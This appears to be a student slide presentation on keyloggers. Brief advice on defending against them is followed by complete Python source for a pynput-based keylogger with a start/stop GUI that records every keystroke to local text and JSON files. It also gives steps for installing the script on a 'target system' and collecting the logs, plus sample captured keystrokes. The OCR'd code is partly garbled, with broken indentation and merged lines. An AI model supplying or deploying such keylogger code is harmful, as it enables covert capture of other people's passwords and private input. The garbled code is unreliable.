KEYLOGGER

Presented By:

N. ASRITHA – MOHAN BABU UNIVERSITY – B.TECH(CSE)

edunet foundation

OUTLINE

- Problem Statement
- Proposed System/Solution
- System Development Approach
- Algorithm & Deployment
- Result (Output Image)
- Conclusion
- Future Scope
- References

PROBLEM STATEMENT

In today's digital age, where cybersecurity threats loom large, one of the significant concerns is the proliferation of keyloggers, stealthy software tools designed to monitor and record keystrokes on a user's computer without their knowledge. Keyloggers pose a severe threat to individuals and organizations as they can capture sensitive information such as passwords, credit card details, and other personal data, leading to identity theft, financial loss, and privacy breaches.

PROPOSED SOLUTION:

To combat the threat of keyloggers in today's digital landscape, several proactive measures can be taken at both individual and organizational levels:

1. **Use Antivirus and Antimalware Software**: Deploy reputable antivirus and antimalware solutions that include keylogger detection and removal capabilities. Regularly update these programs to ensure they can detect the latest threats.
2. **Keep Operating Systems and Software Updated**: Enable automatic updates for your operating system, applications, and browsers. Updates often include security patches that fix vulnerabilities exploited by keyloggers.
3. **Use Virtual Keyboards**: When entering sensitive information such as passwords or credit card details, utilize virtual keyboards whenever possible. Virtual keyboards can help bypass hardware keyloggers that capture keystrokes directly from physical keyboards.

SYSTEM APPROACH

Implement technical controls to detect and prevent keyloggers:

- **Protection**: Deploy endpoint security solutions that include features like behavior monitoring, heuristic analysis, and real-time scanning to detect and block keyloggers.
- **Network Security**: Utilize firewalls, intrusion detection systems (IDS), and intrusion prevention systems (IPS) to monitor and filter network traffic for suspicious activities.
- **Encryption**: Encrypt sensitive data both at rest and in transit to protect it from being captured by keyloggers.
- **Access Controls**: Implement strong access controls, including the principle of least privilege, to limit the exposure of sensitive information to potential keyloggers.
- **Two-Factor Authentication (2FA)**: Enable 2FA for accessing sensitive systems and accounts to mitigate the risk of stolen credentials due to keyloggers.

ALGORITHM:

The provided Python script is a basic implementation of a keylogger using the pynput library and a GUI built with tkinter for start and stop functionality. Here's an explanation of the algorithm and considerations for deployment:

1.***Imports and Initialization*:-** The script imports necessary modules (tkinter, pynput.keyboard, and json) and initializes global variables (keys_used, flag, keys) to manage keylogging and GUI states.

2**. *Functions*:-**

generate_text_log(key): Writes the pressed keys to a text file (key_log.txt).

generate_json_file(keys_used): Converts keys_used list to JSON format and writes it to a JSON file (key_log.json).

on_press(key): Callback function called when a key is pressed. Records the key press events (Pressed and Held) into keys_used list and updates the JSON log file.

on_release(key): Callback function called when a key is released. Records the key release events (Released) and updates the JSON log file.

start_keylogger(): Starts the keylogger by initializing a keyboard.Listener instance, disabling the start button, and enabling the stop button.

stop_keylogger(): Stops the keylogger by stopping the keyboard.Listener, updating the GUI label, and resetting button states.

DEPLOYMENT STEPS:

Environment Setup:- Install Python and necessary libraries (tkinter, pynput) on the target system.

Code Integration:- Copy the provided script (keylogger.py) to the target system.

Execution:- Run the script (python keylogger.py) to launch the GUI.

Click "Start" to initiate keylogging and "Stop" to cease logging.

Monitoring and Retrieval:- Retrieve log files (key_log.txt and key_log.json) periodically for analysis.

Implement secure methods for accessing and storing logs to prevent unauthorized access.

SOURCE CODE:


```
import tkinter as tk
from tkinter import *
from pynput import keyboard
import json
keys_used = []
flag = False
keys = ""
def generate_text_log(key):
    with open('key_log.txt', "w+") as keys:
        keys.write(key)

def generate_json_file(keys_used):
    with open('key_log.json', '+wb') as key_log:
        key_list_bytes = json.dumps(keys_used).encode()
        key_log.write(key_list_bytes)
```


```
def on_press(key):
    global flag, keys_used, keys
    if flag == False:
        keys_used.append(
            {'Pressed': f'{key}'}
        )
        flag = True

    if flag == True:
        keys_used.append(
            {'Held': f'{key}'}
        )
    generate_json_file(keys_used)
def on_release(key):
    global flag, keys_used, keys
    keys_used.append(
        {'Released': f'{key}'}
    )
```


```
 if flag == True:
        flag = False
    generate_json_file(keys_used)


    keys = keys + str(key)
    generate_text_log(str(keys))


def start_keylogger():
    global listener
    listener = keyboard.Listener(on_press=on_press, on_release=on_release)
    listener.start()
    label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")
    start_button.config(state='disabled')
    stop_button.config(state='normal') def stop_keylogger():
    global listener
    listener.stop()
label.config(text="Keylogger stopped.")
    start_button.config(state='normal')
    stop_button.config(state='disabled')
```

```
root = Tk()
root.title("Keylogger")

label = Label(root, text='Click "Start" to begin keylogging.’)
label.config(anchor=CENTER)
label.pack()

start_button = Button(root, text="Start", command=start_keylogger)
start_button.pack(side=LEFT)

stop_button = Button(root, text="Stop", command=stop_keylogger, state='disabled')
stop_button.pack(side=RIGHT)

root.geometry("250x250")

root.mainloop()
```

OUTPUT:


Keylogger
Click "Start" to begin keylogging.
Start
Stop
generate_json_file(keys_used)
label.config(text="[+] Keylogger is running!\n[!] Saving the keys in 'keylogger.txt'")
start_button.config(state='disabled')
stop_button.config(state='normal')
def stop_keylogger():
global listener
listener.stop()
label.config(text="Keylogger stopped.")
start_button.config(state='normal')
stop_button.config(state='disabled')


Untitled
key_log.txt
key_log.txt
File
Edit
View
'y''o''u''t''u''b''e''.''c''o''m'Key.enter's''o''n''g''s'Key.enter


File
Edit
View
'y''o''u''t''u''b''e''.''c''o''m'Key.enter's''o''n''g''s'Key.enterKey.print_screenKey.cmd'g''o''o''g''l''e''.'
c''o''m'Key.enter

CONCLUSION

- In summary, deploying a keylogger requires strict adherence to legal and ethical standards. Ensure clear purposes, robust security measures, and continuous monitoring to protect privacy and comply with regulations. Use responsibly, with transparency and consent where applicable, to enhance cybersecurity without compromising trust or legality.

FUTURE SCOPE

- Security monitoring in businesses and homes.
- Research on user behavior and biometric authentication.
- Forensic analysis in cybercrime investigations.

Keyloggers will see growth in security, research, and forensic fields, but must navigate privacy concerns and legal regulations.

- **PROJECT LINK:** https://github.com/asri1204/ASRITHA.git

THANK YOU

edunet foundation